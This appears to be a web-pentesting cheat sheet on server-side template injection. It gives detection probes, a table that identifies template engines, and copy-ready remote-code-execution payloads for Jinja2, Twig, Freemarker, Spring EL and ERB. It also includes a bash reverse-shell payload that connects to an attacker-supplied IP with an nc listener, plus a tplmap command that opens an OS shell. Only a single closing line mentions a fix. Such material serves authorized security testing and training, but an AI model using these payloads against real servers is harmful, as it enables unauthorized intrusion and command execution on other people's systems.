


SSTI — Server-Side Template Injection

User input gets embedded into a server-side template the engine then evaluates — so your input runs as template code. Template engines reach language internals, so SSTI very often escalates straight to RCE. Replace <placeholders> with your own values.



Part 1 — Overview (at a glance)

Detection probe & engine fingerprint

Detect

```

$7*7  {{7*7}}  <%= 7*7 %>  #7*7  ${{7*7}}  {{7*'7'}}
# 7*7 → 49 = SSTI (evaluated) · 7*7 → 7*7 = not injectable

```

{{7*7}}=49	{{7*'7'}}	Engine / language
yes	7777777	Jinja2 (Python)
yes	49	Twig (PHP)
7*7=49	—	Freemarker/Spring (Java)
<%=7*7%>=49	—	ERB (Ruby)

Part 2 — Detailed walkthrough

① Detect · ② identify the engine

Confirm + fingerprint

```

{{7*7}}      → 49          (evaluated → SSTI, not just reflected)
{{7*'7'}}    → 7777777    Jinja2  vs  49  Twig  vs error Java
$7*7         → 49          Freemarker/Velocity/Spring EL
<%= 7*7 %>    → 49          ERB/Ruby
{{config}} {{settings}}  Flask/Jinja tells  {{_self}} {{app}}  Twig tells

```

③ Exploit by engine → RCE

Jinja2 (Python)

```

{{config.__class__.__init__.__globals__['os'].popen('id').read()}}
{{cycler.__init__.__globals__.os.popen('id').read()}}
{{self.__init__.__globals__.__builtins__.__import__('os').popen('id').read()}}

```

Twig / Freemarker / Spring / ERB

```

Twig      {{['id']|filter('system')}}  {{['id',1]|sort('system')}}
Freemarker <#assign ex="freemarker.template.utility.Execute"?new()>${ex("id")}
Spring EL  ${T(java.lang.Runtime).getRuntime().exec('id')}
ERB        <%= `id` %>  <%= system('id') %>

```

④ From id to a shell

Exploit

```
{{cycler.__init__.__globals__.os.popen('bash -c "bash -i >& /dev/tcp/<your-ip>/4444 0>&1").read()}}  
# listener: nc -lvnp 4444 - URL-encode as needed
```

Part 3 — Payload arsenal

Detection polyglots & engine ID

Polyglot

```
{{<%['']}}%\. # breaks something in most engines (error = dig in)  
{{7*7}} ${{7*7}} <%=7*7%> #{{7*7}} ${{7*7}} {{7*'7'}} @(7*7)
```

Probe result	Engine
{{7*7}}=49, {{7*'7'}}=7777777	Jinja2 (Python)
{{7*7}}=49, {{7*'7'}}=49	Twig (PHP)
\${7*7}=49, <#...> works	Freemarker (Java)
\${T(...)} works	Spring EL (Java)
<%= 7*7 %>=49	ERB (Ruby)

RCE quick-copy & tools

RCE

```
Jinja2  {{cycler.__init__.__globals__.os.popen('id').read()}}  
Twig    {{['id']|filter('system')}}  
Freemark <#assign ex="freemarker.template.utility.Execute"?new()>${ex("id")}  
SpringEL ${T(java.lang.Runtime).getRuntime().exec('id')}  
ERB     <%= `id` %>
```

Tool: `tplmap -u "http://<target>/page?name=X" --os-shell` — detect + exploit automatically.

Key idea: SSTI happens when user input is used as template source instead of template data. Confirm with a math probe (`{{7*7}}`→49), fingerprint the engine with a string op, then walk that engine's object graph to reach the language's `os/Runtime` and run commands — one of the fastest web-bug-to-RCE paths. Fix: pass user input as data and sandbox the engine.